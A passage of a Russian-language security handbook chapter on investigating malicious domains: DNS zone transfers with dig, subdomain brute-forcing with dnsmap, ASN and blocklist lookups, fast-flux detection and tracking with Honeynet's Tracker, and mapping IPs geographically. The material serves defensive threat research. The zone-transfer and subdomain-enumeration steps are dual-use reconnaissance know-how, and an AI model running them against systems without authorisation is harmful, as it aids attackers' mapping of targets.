Здесь видно, что DomainTools вернул три результата, но скрывает четвёртый. Из предыдущего исследования уже можно заключить, что четвёртый домен - `my-traff.net`. Если бы вы этого ещё не знали, функция **Reverse IP** помогла бы его выявить.

На сайте DomainTools имеются и другие полезные функции исследования и наблюдения за интересующими доменами, многие из которых также требуют членства или разовой платы:

• **Name Server Spy** - отслеживает перенос сервера имён;
• **Registrant Alert** - присылает предупреждение, когда создаётся или изменяется запись домена с интересующими данными, например определённым номером телефона или адресом электронной почты;
• **Reverse Whois** - находит домены посредством поиска по таким данным WHOIS, как имена, адреса, номера телефонов и адреса электронной почты;
• **Domain History** - ищет по истории WHOIS миллионов доменов начиная с 1995 года.

Рецепт 5-7. Инициирование передачи зоны посредством dig

Передача зоны - отличный способ получить дополнительные сведения о домене. Проще говоря, передача зоны представляет собой более требовательный запрос DNS. Вы просите DNS-сервер предоставить все имеющиеся у него сведения об определённом домене, включая сведения о поддоменах. Правильно настроенные DNS-серверы не разрешают неавторизованную передачу зоны из-за объёма раскрываемой информации. Передача зоны способна предоставить сведения, которые невозможно получить в другом месте. Например, у домена могут быть десятки никогда не использовавшихся поддоменов, которые не появятся нигде, в том числе в результатах пассивного DNS.

Чтобы показать выполнение передачи зоны, авторы используют вредоносное доменное имя `google-marks.com`, полученное с сайта Malware Domain List (MDL).[8] Сначала необходимо определить DNS-серверы, отвечающие за `google-marks.com`. Эти сведения можно получить из записи WHOIS домена или посредством `dig` следующей командой:

```
$ dig NS google-marks.com
google-marks.com.       900     IN      NS      ns4.google-marks.com.
google-marks.com.       900     IN      NS      ns3.google-marks.com.
```

Видно, что серверами имён являются `ns4.google-marks.com` и `ns3.google-marks.com`. Теперь посредством `dig` и параметра `axfr` можно проверить, разрешает ли каждый сервер передачу зоны.

```
$ dig @ns4.google-marks.com axfr google-marks.com
google-marks.com.       86400 IN  SOA    ns1.google-marks.com.
admin.google-marks.com. 2009061201 3600 900 604800 86400
google-marks.com.       86400 IN  NS     ns3.google-marks.com.
google-marks.com.       86400 IN  NS     ns4.google-marks.com.
google-marks.com.       86400 IN  MX     10 relay.google-marks.com.
google-marks.com.       86400 IN  A      67.212.65.105
ftp.google-marks.com.   86400 IN  CNAME  google-marks.com.
mail.google-marks.com.  86400 IN  CNAME  google-marks.com.
ns3.google-marks.com.   86400 IN  A      67.212.65.105
ns4.google-marks.com.   86400 IN  A      67.212.65.106
relay.google-marks.com. 86400 IN  A      67.212.65.105
www.google-marks.com.   86400 IN  CNAME  google-marks.com.
google-marks.com.       86400 IN  SOA    ns1.google-marks.com.
admin.google-marks.com. 2009061201 3600 900 604800 86400
```

Передача зоны состоялась, и теперь у вас есть все связанные с доменом записи DNS. Видно несколько поддоменов, о которых иначе можно было бы не узнать. Результаты показывают, что `relay.google-marks.com` имеет A-запись и размещён на том же IP-адресе, что и `google-marks.com`. Теперь эти сведения можно использовать как дополнительную точку данных в исследовании.

Рецепт 5-8. Подбор поддоменов посредством dnsmap

Если выполнить передачу зоны невозможно, другой способ найти дополнительные узлы заданного домена - попытаться подобрать поддомены. GNUCITIZEN создала инструмент dnsmap,[9] предназначенный для применения специалистами по тестированию на проникновение на этапе разведки перед атакой. Однако с его помощью можно попытаться обнаружить другие узлы, зарегистрированные злоумышленниками как командно-управляющие серверы.

Следующие команды показывают установку наиболее свежей на момент написания книги версии dnsmap.

```
$ wget http://dnsmap.googlecode.com/files/dnsmap-0.30.tar.gz
$ tar -xvzf dnsmap-0.30.tar.gz
$ cd dnsmap-0.30
$ make
$ sudo make install
```

Инструмент поставляется со встроенным перечнем примерно из 1000 распространённых имён узлов (см. `dnsmap.h`) и внешним списком почти из 18 000 трёхбуквенных слов (см. `wordlist_TLAs.txt`). Файл README также содержит URL аналогичных инструментов и списков слов. Чтобы выявить существование в целевом домене любого из встроенных имён, воспользуйтесь следующей командой:

```
$ dnsmap google.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for google.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

ap.google.com
IP address #1: 74.125.115.106
IP address #2: 74.125.115.147
IP address #3: 74.125.115.99
IP address #6: 74.125.115.105

blog.google.com
IP address #1: 74.125.115.191

catalog.google.com
IP address #1: 74.125.115.102
```

```
IP address #2: 74.125.115.113

[REMOVED]
```

Чтобы воспользоваться списком трёхбуквенных слов или создать собственный список, укажите имя файла следующим образом:

```
$ dnsmap target-domain.com -f yourwordlist.txt
```

dnsmap автоматически определит, использует ли домен подстановочные знаки, например отвечает ли DNS-сервер одним и тем же IP-адресом для любого поддомена. При ложных срабатываниях можно также исключить IP-адреса из результатов. Помните: если за короткое время подобрать слишком много поддоменов, поставщик интернет-услуг или операторы используемых DNS-серверов могут счесть ваши действия злоупотреблением и в будущем внести вас в чёрный список.

Рецепт 5-9. Сопоставление IP-адресов с ASN посредством Shadowserver

Фонд Shadowserver[10] и Team Cymru[11] обслуживают собственные службы WHOIS, запросы к которым позволяют узнать различные сведения, например сопоставить IP-адрес с ASN. Автономная система (AS) - группа блоков IP-адресов, назначенных поставщику интернет-услуг (ISP). Поставщику также должен быть назначен номер автономной системы (ASN), уникально идентифицирующий его сети для маршрутизации. По ASN можно выяснить, какие диапазоны IP-адресов принадлежат поставщику.

Службы Shadowserver и Team Cymru предоставляют следующие сведения об IP-адресе:

• ASN;
• блок IP-адресов;
• страну расположения IP-адреса;
• поставщика интернет-услуг, которому он принадлежит;
• пиринговые сети;
• всех прочих поставщиков, которым могло быть передано адресное пространство IP.

Запрос ASN посредством Shadowserver

Следующий пример показывает, как посредством службы WHOIS Shadowserver по адресу asn.shadowserver.org узнать больше об IP-адресе 67.212.65.105 из рецепта 5-7.

```
$ whois -h asn.shadowserver.org 'origin 67.212.65.105'
10929 | 67.212.64.0/19 | NETELLIGENT | RU | | QNIX LTD WORLD DEDICATED
```

Вывод имеет следующий формат:

```
ASN | Prefix | AS Name | Country | Domain | ISP
```

Из вывода видно, что подозрительный IP-адрес связан с ASN 10929 и входит в блок IP-адресов 67.212.64.0/19 в России. Имя AS NETELLIGENT представляет поставщика интернет-услуг, которому принадлежит ASN. Однако блок IP-адресов был далее передан компании QNIX LTD WORLD DEDICATED. Небольшое дополнительное исследование в Интернете показывает, что канадская Netelligent Hosting Services Inc., по-видимому, передала диапазон 67.212.64.0/19 российской компании Qnix Ltd, World Dedicated. Обратите внимание: ни одна из этих компаний не считается вредоносной, мы лишь используем реальный пример определения связей.

Теперь можно выполнить ещё один запрос и узнать, какие другие блоки IP-адресов охватывает ASN 10929.

```
$ whois -h asn.shadowserver.org 'prefix 10929'
64.15.66.0/24
64.15.64.0/20
64.34.124.0/24
64.86.56.0/22
67.212.83.0/24
67.212.64.0/19
68.71.32.0/20
68.71.32.0/19
205.151.108.0/22
205.236.16.0/24
205.236.58.0/24
205.236.70.0/24
208.75.136.0/23
208.75.136.0/22
208.92.196.0/22
209.44.96.0/19
```

Вывод показывает, что у Netelligent Hosting Services имеется несколько различных блоков IP-адресов, охватывающих тысячи адресов. Чтобы выяснить, кто является её пиринговыми партнёрами, выполните следующую команду:

```
$ whois -h asn.shadowserver.org 'peer 67.212.65.105 verbose'
10929 | 67.212.64.0/19 | NETELLIGENT | RU | | QNIX LTD WORLD DEDICATED
3257  TINET   BACKBONE Tinet SpA
3356  LEVEL3  Level 3 Communications
```

Результаты показывают, что Tinet и Level 3 Communications, вероятно, являются пиринговыми партнёрами, в данном случае вышестоящими поставщиками, поскольку каждая AS непосредственно соединена с Netelligent. Это помогает понять соединение сетей и даёт потенциальные точки контакта при трудностях с сообщением о злоупотреблениях определённому поставщику интернет-услуг.

Запрос ASN посредством Netcat

Посредством Netcat можно одновременно запросить ASN тысяч IP-адресов. Netcat доступен для Linux и Windows. В Ubuntu он устанавливается командой `apt-get install netcat`; можно также загрузить версию для Windows.[12] Для этого способа создайте текстовый файл с IP-адресами для запросов в следующем формате:

> **Примечание.** Производители антивирусов могут обнаруживать Netcat как вредоносную программу и классифицировать её как угрозу, подлежащую карантину или удалению.

```
begin origin
a.b.c.d
a.b.b.c
d.e.f.g
d.b.a.d
b.e.e.f
end
```

Если файл сохранён под именем `ip.txt`, выполните:

```
$ nc asn.shadowserver.org 43 < ip.txt > asn.txt
```

Весь вывод для каждого IP-адреса будет сохранён в файл `asn.txt`. Дополнительные сведения о службах приведены на страницах Shadowserver IP/BGP Whois Service и Team Cymru IP to ASN Mapping.

Рецепт 5-10. Проверка репутации IP посредством RBL

Разные люди и организации ведут несколько чёрных списков, или списков блокировки. В них отмечается, считается ли IP-адрес, диапазон IP-адресов или домен вредоносным либо используемым для злоупотреблений. Если списки содержат актуальные сведения об IP-адресах и именах узлов, их часто называют чёрными списками реального времени (RBL). Например, IP-адрес, замеченный в рассылке спама, часто попадает в Spamhaus Block List,[13] а адрес системы, входящей в ботнет, может попасть в abuse.ch DNS Block List.[14] Поиск по этим спискам может дать превосходные сведения, но в то же время занять немало времени. К счастью, существует сетевая служба, которая проверяет IP-адрес или домен сразу в десятках таких источников и возвращает найденные совпадения.

Проект Anti-Abuse

Проект Anti-Abuse создал сайт,[15] автоматически проверяющий IP-адреса и домены более чем по 50 различным спискам блокировки. Функция **Multi-RBL Check** позволяет быстро получить представление о том, сообщалось ли об участии IP-адреса или домена в подозрительных действиях. Если IP-адрес присутствует в десяти различных списках блокировки, это веское основание считать его вредоносным. В то же время отсутствие IP-адреса или домена во всех списках ещё не означает, что он безопасен.

При поиске IP-адреса или домена посредством **Multi-RBL Check** отображается перечень всех проверяемых списков. В следующем примере выполняется поиск IP-адреса `218.61.202.66`. Это известный открытый прокси, расположенный в Китае. Результаты показаны на рисунке 5-8.



Рисунок 5-8. IP-адрес 218.61.202.66 присутствует в нескольких списках блокировки

Видно, что IP-адрес входит в 11 списков блокировки. Это тревожный признак возможной вредоносности домена или его применения для злоупотреблений. Следует посетить списки, в

которых присутствует IP-адрес, и проверить наличие дополнительных сведений. Названия некоторых списков говорят сами за себя и сразу дают общее представление о причине включения адреса. Например, `218.61.202.66` присутствует в SpamCop Blocking List,[16] а значит, недавно был зарегистрирован как источник спама. За дополнительными сведениями всё равно можно обратиться к сайту SpamCop и выполнить поиск IP-адреса. Результат поиска в SpamCop Blocking List показан на рисунке 5-9.




Рисунок 5-9. Поиск причин включения IP-адреса в чёрный список

SpamCop удаляет запись через 24 часа после последнего сообщения, поэтому видно, что об отправке спама с этого IP-адреса сообщили в течение последних семи часов: осталось 17 часов. Также сообщается, что спам получен и зарегистрирован как спам-ловушками SpamCop, так и его пользователями.

Домены fast flux

В последние годы преступники начали применять новый приём под названием fast flux DNS, повышающий устойчивость командно-управляющих сетей. Вместо размещения доменного имени у одного поставщика интернет-услуг они распределяют инфраструктуру между несколькими поставщиками. При разрешении домена из сети fast flux часто возвращается несколько IP-адресов. Обычно для таких доменов настроен циклический DNS, постоянно меняющий порядок возвращаемых адресов. Если один из серверов выходит из строя, остальные автоматически принимают его нагрузку, и работа злоумышленников почти не страдает. IP-адреса отключившихся серверов со временем удаляются и заменяются новыми. Проект Honeynet опубликовал документ *Know Your Enemy: Fast-Flux Service Networks* (http://www.honeynet.org/papers/ff/), содержащий гораздо больше сведений.

Необходимо уметь распознавать сети fast flux, поскольку, возможно, не стоит тратить время на попытки блокировать или отключать связанные с ними IP-адреса. Адреса в таких сетях зачастую многочисленны и недолговечны. Блокировка или отключение одного либо нескольких адресов, скорее всего, почти ничего не изменит. Гораздо эффективнее окажется блокировка или отключение домена. Рецепты этого раздела помогают определить, входит ли конкретное доменное имя в сеть fast flux, и отслеживать связанные с ним IP-адреса.

Рецепт 5-11. Обнаружение fast flux посредством пассивного DNS и TTL

В рецепте 5-2 подробно описан поиск IP-адреса домена командами `host` и `dig`. В этом рецепте применяются те же основные действия и объясняется обнаружение возможных сетей fast flux. Подавляющее большинство доменов fast flux при разрешении возвращает несколько IP-адресов: от нескольких до десятков. Другие при разрешении могут вернуть только один IP-адрес, но часто менять его, чтобы каждый запрос получал новый. Следующий пример показывает разрешение DNS для связанного с клавиатурным шпионом домена, который мы подозреваем в принадлежности к сети fast flux.

```
$ host wooobo.cn
wooobo.cn has address 71.238.179.69
wooobo.cn has address 98.255.196.56
wooobo.cn has address 184.56.230.63
wooobo.cn has address 62.42.16.78
wooobo.cn has address 68.61.77.93
```

Как видно, доменное имя `wooobo.cn` вернуло пять различных IP-адресов. Само по себе это не означает, что домен относится к fast flux. Однако если уже известно или предполагается, что домен вредоносный, вероятность случайного одновременного размещения на нескольких IP-адресах снижается. Обратите также внимание, что IP-адреса не входят в одну сеть. Некоторые поставщики хостинга, например Yahoo!, возвращают для размещённого у них домена несколько IP-адресов. Однако в таких случаях адреса часто близки друг к другу и входят в одну сеть. Адреса из приведённого запроса, по-видимому, никак между собой не связаны.

Если спустя несколько мгновений снова разрешить домен `wooobo.cn`, станет видно применение циклического DNS.

```
$ host wooobo.cn
wooobo.cn has address 68.61.77.93
wooobo.cn has address 62.42.16.78
wooobo.cn has address 184.56.230.63
wooobo.cn has address 98.255.196.56
wooobo.cn has address 71.238.179.69
```

Порядок IP-адресов изменился, но запрос по-прежнему вернул те же пять адресов. Большинство приложений пытается соединиться с первым возвращённым адресом и переходит к последующим, только если соединение не установлено за отведённое время. Циклический метод помогает распределять нагрузку соединений и не позволяет неисправному IP-адресу всегда оказываться первым.

Теперь можно быть достаточно уверенным, что домен `wooobo.cn` входит в сеть fast flux, хотя он всё ещё может просто оказаться размещённым у нескольких поставщиков. Для дальнейшего исследования можно командой `host` выполнить обратный поиск, то есть запрос PTR-записи, этих IP-адресов и узнать место их размещения. Другой вариант - выполнить запросы WHOIS и выяснить владельцев адресов.

```
$ for i in 68.61.77.93 98.255.196.56 184.56.230.63; do host $i; done
93.77.61.68.in-addr.arpa \
     domain name pointer c-68-61-77-93.hsd1.mi.comcast.net.
56.196.255.98.in-addr.arpa \
     domain name pointer c-98-255-196-56.hsd1.ca.comcast.net.
63.230.56.184.in-addr.arpa \
     domain name pointer cpe-184-56-230-63.neo.res.rr.com.
```

Судя по выводу, это главным образом IP-адреса кабельных модемов из разных штатов США. Крайне маловероятно, что эти системы законно размещают содержимое, а вероятность работы с сетью fast flux возрастает.

Поскольку сети fast flux часто ротируют и меняют IP-адреса, при разрешении домена в какой-то момент следует ожидать других адресов. Для демонстрации мы подождали несколько часов и снова разрешили домен `wooobo.cn`. Результаты:

```
$ host wooobo.cn
wooobo.cn has address 85.138.202.232
wooobo.cn has address 93.103.241.36
wooobo.cn has address 190.30.87.30
wooobo.cn has address 190.95.111.179
wooobo.cn has address 41.92.44.42
```

Разрешение домена вернуло пять совершенно новых IP-адресов. Теперь можно подтвердить, что это домен fast flux: он возвращает несколько адресов из разных сетей, которые со временем часто меняются.

Обнаружение fast flux посредством TTL

Ещё один способ обнаружить fast flux - проверить, имеет ли имя узла очень низкое значение TTL и постоянно ли возвращает новые IP-адреса. При TTL, равном 0, DNS-серверы не кешируют возвращённый IP-адрес, поэтому каждая последующая попытка связаться с именем узла приводит к новому поиску DNS. Тем временем злоумышленники постоянно обновляют IP-адрес, в который разрешается домен. Известно, что такой метод применяли ботнеты Storm Worm[17] и Waledac.[18] Когда эти ботнеты действовали, за час можно было обнаружить сотни их IP-адресов, просто непрерывно разрешая связанные с соответствующим семейством вредоносных программ домены.


Значение TTL домена можно узнать командой `dig`.

```
$ dig my-traff.net
[REMOVED]
my-traff.net.          14400   IN      A       85.17.139.54
```

Выделенная в исходном ответе A-записи часть - значение TTL в секундах. Это означает, что серверы имён должны кешировать IP-адрес домена 14 400 секунд, или 4 часа. Даже если адрес обновляется несколько раз в час, его изменение, скорее всего, станет видно лишь через четыре часа после первоначального поиска DNS. При запросе домена fast flux Storm Worm или Waledac вместо 14 400 отображалось бы значение 0.

Применение пассивного DNS для обнаружения fast flux

Результаты поиска в пассивном DNS, скорее всего, вернут десятки IP-адресов для домена, входящего в сеть fast flux. В расследовании поможет служба пассивного DNS BFK (см. рецепт 5-4). Но на этот раз вместо IP-адреса следует искать домен `wooobo.cn`. Результаты показаны на рисунке 5-10.



wooobo.cn	A	24.7.211.247
wooobo.cn	A	24.62.28.135
wooobo.cn	A	24.160.77.209
wooobo.cn	A	24.171.239.45
wooobo.cn	A	24.227.0.213
wooobo.cn	A	41.131.117.5
wooobo.cn	A	59.94.142.8
wooobo.cn	A	60.52.69.157
wooobo.cn	A	61.90.88.147
wooobo.cn	A	62.40.48.64
wooobo.cn	A	62.42.16.78
wooobo.cn	A	62.68.100.147
wooobo.cn	A	62.84.49.105
wooobo.cn	A	62.84.50.90
wooobo.cn	A	62.162.177.145
wooobo.cn	A	66.69.100.211
wooobo.cn	A	66.74.75.155
wooobo.cn	A	66.214.179.114
wooobo.cn	A	67.171.228.88
wooobo.cn	A	67.194.199.223
wooobo.cn	A	68.46.64.54
wooobo.cn	A	68.48.22.64
wooobo.cn	A	68.49.19.6

Рисунок 5-10. Пассивный DNS BFK помогает выявлять fast flux

Результаты поиска вернули более 170 различных IP-адресов, связанных с `wooobo.cn`. По ним сразу видно, что перед нами домен fast flux, использующий для размещения своей деятельности десятки взломанных компьютеров.

Рецепт 5-12. Отслеживание доменов fast flux

Австралийский проект Honeynet создал инструмент Tracker,[19] позволяющий находить домены fast flux и отслеживать их IP-адреса. Система Tracker использует базу PostgreSQL и набор сценариев Perl, которые можно выполнять в фоновом режиме в системе Linux.

Чтобы начать работу с Tracker, выполните следующие действия:

1. Загрузите самую свежую версию Tracker, содержащую схему базы данных и следующий набор сценариев Perl:

◦ `add-to-test-table.pl` загружает подозрительные домены из текстового файла в базу;
◦ `test_submission.pl` выполняет первоначальную проверку доменов на fast flux;
◦ `flux.pl` - процесс-демон для наблюдения за IP-адресами в сети fast flux.

2. Создайте на сервере PostgreSQL базу `fast_flux` и пользователя с полными привилегиями.

```
$ sudo -u postgres psql

postgres=# CREATE DATABASE fast_flux;
postgres=# CREATE USER flux WITH PASSWORD 'password';
postgres=# GRANT ALL PRIVILEGES ON DATABASE fast_flux to flux;
```

3. Измените следующую строку в каждом Perl-файле Tracker, указав правильные учётные данные пользователя базы:

```
my $username = 'flux';
my $password = 'password';
```

4. Импортируйте схему из `setupdb.sql` в только что созданную базу.

```
$ sudo -u postgres psql fast_flux < setupdb.sql
```

5. Измените права доступа к файлам, чтобы сделать их исполняемыми без необходимости предварительно вводить `perl`.

```
$ chmod +x add-to-test-table.pl
$ chmod +x flux.pl
$ chmod +x test_submission.pl
```

6. Передайте Tracker перечень подозрительных доменов для наблюдения посредством `add-to-test-table.pl`. Для этого добавьте домены в текстовый файл следующими командами:

```
$ echo test.com > domains.txt
$ echo pillsshopping.com >> domains.txt
$ ./add-to-test-table.pl domains.txt
test.com           Inserted
pillsshopping.com  Inserted
```

7. С помощью `test_submission.pl` выполните ряд проверок доменов, добавленных в базу. Чтобы пройти проверку, домены должны соответствовать критериям fast flux, по умолчанию возвращать не менее десяти IP-адресов за пять секунд. Чтобы изменить критерий, например на пять IP-адресов за пять секунд, измените переменную `$passmark` в `test_submission.pl`. Этот шаг важен, поскольку Tracker наблюдает только за доменами, прошедшими первоначальную проверку.

```
$ ./test_submission.pl
Looking for new work to do
Testing Host test.com
1 Distinct cnt
Removing Host test.com from the input Table
Testing Host pillsshopping.com
5 Distinct cnt
Inserting Host pillsshopping.com as its \
     classified as on a fast-flux network
Removing Host pillsshopping.com from the input Table
```

В примере используются два домена, один из которых классифицирован как fast flux. За время проверки у `test.com` обнаружен один IP-адрес, а у `pillsshopping.com` - пять. Последний домен соответствовал критерию и был перемещён из таблицы `input` в таблицу `hostname`.

```
fast_flux=> select * from hostname;
     hostname      | submit_date | last_seen  | live | track
-------------------+-------------+------------+------+-------
 pillsshopping.com | 2010-04-26  | 2010-04-26 | t    | t
```

Теперь можно запустить `flux.pl`, который начнёт отслеживать домены в таблице `hostname`, где столбец `track` имеет значение true.

```
$ ./flux.pl
pillsshopping.com
82.211.7.32     pillsshopping.com Inserted
94.136.61.205   pillsshopping.com Inserted
87.230.53.82    pillsshopping.com Inserted
93.89.80.117    pillsshopping.com Inserted
94.23.110.101   pillsshopping.com Inserted
```

```
Checking Domains that have been set to inactive
 Getting New Work
```

`flux.pl` продолжит работу, разрешая домен раз в несколько секунд и проверяя возврат новых IP-адресов. Обнаруженный новый адрес будет добавлен в таблицу `node` вместе с остальными. Сценарий также будет постоянно проверять таблицу `hostname` и автоматически начинать отслеживание новых записей.

После запуска `flux.pl` продолжает отправлять данные в STDOUT до закрытия. Вместо этого файл можно запустить в фоне посредством `nohup`: тогда он продолжит работу даже после выхода из сеанса SSH или терминала.

```
$ nohup ./flux.pl > /dev/null &
```

Чтобы прекратить отслеживание домена, просто присвойте полю `track` значение false. Все исторические данные останутся в базе.

```
fast_flux=> update hostname \
            set track = false \
            where hostname = 'pillsshopping.com';
```

После выполнения команды таблица `hostname` должна выглядеть так:

```
fast_flux=> select * from hostname;
     hostname      | submit_date | last_seen  | live | track
-------------------+-------------+------------+------+-------
 pillsshopping.com | 2010-04-26  | 2010-04-26 | t    | f
```

Географическое отображение IP-адресов

При наличии множества подозрительных IP-адресов, например полученных при наблюдении за fast flux, полезно увидеть их местоположение для анализа тенденций или составления отчётов. Только законченные гики способны взглянуть на IP-адрес и сразу назвать страну, где он находится. Если вы не из их числа, определить широту и долготу помогут базы данных. По этим координатам IP-адреса можно нанести на карту и увидеть их географическое расположение. Рецепты этого раздела показывают создание статических изображений карт, то есть PNG, JPEG и BMP, а также динамических интерактивных карт на основе заданного набора IP-адресов.

Рецепт 5-13. Статические карты посредством MaxMind, matplotlib и pygeoip

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте показано, как посредством бесплатных баз GeoLite Country или GeoLite City от MaxMind[20] определить примерное географическое местоположение IP-адреса. Базы представляют собой обычные файлы с организованными данными, а не сетевые серверы вроде PostgreSQL и MySQL. Для доступа к данным MaxMind предоставляет API на C, Perl, PHP, Python (требует библиотеку C), Ruby и JavaScript. Однако в этом рецепте используется сторонний API pygeoip.[21] Pygeoip написан целиком на Python и не зависит от библиотек C. Для каждого IP-адреса в базах MaxMind можно найти следующие сведения:

• долготу и широту;
• полное название страны и двухбуквенный код страны;

• регион, например штат;
• код телефонной зоны;
• название города;
• почтовый индекс.

MaxMind предлагает коммерческие версии баз с немного более точными сведениями. Например, заявленная точность бесплатной GeoLite City составляет 99,5 процента на уровне страны и 79 процентов на уровне города. Точность коммерческой версии - 99,8 процента на уровне страны и 83 процента на уровне города.

Установка MaxMind и Pygeoip

Для начала выполните следующие действия:

1. Загрузите базу GeoLite City или GeoLite Country с сайта MaxMind. Базы обновляются в начале каждого месяца, поэтому можно настроить задание cron для автоматической загрузки новых версий по мере их появления. Укажите `wget` параметр `-N`, чтобы загружать базу, только если она обновилась после последнего получения.

```
$ wget -N -q \
     http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
$ gzip -d GeoLiteCity.dat.gz
$ ls -alh GeoLiteCity.dat
-rw-r--r-- 1 root root 29M 2010-04-02 11:29 GeoLiteCity.dat
```

2. Установите API pygeoip. На сайте инструмента приведено несколько способов установки, однако из-за жёстко заданных версий в исходном коде pygeoip могут возникнуть проблемы. Обойти их позволяют следующие команды:

```
$ wget http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip
$ unzip pygeoip-0.1.3.zip
$ cd pygeoip-0.1.3
$ wget \
   http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py
$ wget \
   http://pypi.python.org/packages/2.5/s/setuptools/setuptools-0.6c11-
py2.5.egg
$ mv setuptools-0.6c11-py2.5.egg setuptools-0.7a1-py2.5.egg
$ python setup.py build
$ sudo python setup.py install
```

3. Если всё прошло успешно, запрос к базе MaxMind можно выполнить из оболочки Python следующим образом:

```
$ python
>>> import pygeoip
>>> gip = pygeoip.GeoIP('GeoLiteCity.dat')
>>> rec = gip.record_by_name('yahoo.com')
>>> for key,val in rec.items():
...     print "%s: %s" % (key,val)
...
city: Sunnyvale
region_name: CA
area_code: 408
longitude: -122.0074
country_code3: USA
latitude: 37.4249
postal_code: 94089
dma_code: 807
country_code: US
country_name: United States
```

Создание статических изображений посредством Matplotlib

Чтобы использовать API более автоматизированно и наносить IP-адреса на карту, выполните следующие действия:

1. Установите пакет matplotlib[22] и его зависимости. Его можно собрать из исходного кода, загрузив соответствующий пакет, либо ввести в Ubuntu следующие команды:

```
$ sudo apt-get install python-tk \
    python-numpy \
    python-matplotlib \
    python-dev
```

2. Matplotlib - лишь базовый пакет. Для нанесения точек на карту необходимо также установить модуль basemap. Обратите внимание: URL разделён на несколько строк для печати.

```
$ wget http://sourceforge.net/projects/matplotlib/\
       files/matplotlib-toolkits/basemap-0.99.4/\
       basemap-0.99.4.tar.gz/download
$ tar -xvzf basemap-0.99.4.tar.gz
$ cd basemap-0.99.4/geos-2.2.3
$ ./configure
$ make
$ sudo make install
$ cd ..
$ python setup.py build
$ sudo python setup.py install
```

3. Теперь можно создавать изображения карт. На DVD книги находится сценарий Python `mapper.py`. Его можно применять тремя способами:

◦ передать в командной строке список IP-адресов, разделённых запятыми;
◦ передать имя файла со списком IP-адресов;
◦ импортировать модуль в собственные сценарии Python.

Синтаксис `mapper.py` для командной строки:

```
$ python mapper.py
Usage: mapper.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILENAME, --file=FILENAME
                        filename with CRLF-separated IPs
  -a ADDR, --addr=ADDR  CSV list of IPs

mapper.py: error: You must supply a list of IPs or file with IPs!
```

Следующий пример показывает нанесение на карту нескольких IP-адресов из сети fast flux, описанной в рецепте 5-11.

```
$ python mapper.py -a 85.138.202.232,93.103.241.36, \
                      190.95.111.179,41.92.44.42
Done.
```

По умолчанию сценарий создаёт PNG-изображение `map.png` с цилиндрической проекцией Миллера; другие карты см. на сайте basemap.[23] Оно должно выглядеть как на рисунке 5-11.



Рисунок 5-11. Статическая карта PNG с различными IP-адресами

Следующий пример показывает импорт модуля `mapper.py` в собственные программы Python для создания пользовательских карт.

```
#!/usr/bin/python
from mapper import Mapper

ip_list = [] # заполните этот список любым способом
m = Mapper(ip_list)
m.map(title="My New Map",   # заголовок карты
      output="newmap.png",  # имя выходного файла
      showcity=False,       # не выводить название города на карте
      type="ortho")         # использовать ортографическую проекцию
```

Рецепт 5-14. Интерактивные карты посредством Google Charts API

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Если вы предпочитаете интерактивные карты статическим изображениям, можно воспользоваться Google Charts API.[24] Доступны, среди прочего, следующие варианты:

• наносить IP-адреса на карты, выглядящие в точности как `maps.google.com`, с возможностью масштабировать и подписывать местоположения;
• наносить IP-адреса на интерактивные географические карты и карты интенсивности с цветовым кодированием.

В этом рецепте показано создание географической карты посредством базы MaxMind и Google Charts API. На DVD книги находится сценарий `googlegeoip.py`, принимающий те же параметры командной строки, что и `mapper.py` из рецепта 5-13. Вместо статического изображения он выводит HTML, который можно встроить в веб-страницу. Авторы поместили в текстовый файл около 500 IP-адресов из сети fast flux `wooobo.cn`, а затем выполнили следующие команды. Первая приведена только для демонстрации вывода; на практике следует использовать вторую, перенаправляющую вывод в HTML-файл.

```
$ python googlegeoip.py -f ip_list.txt
<html><head>
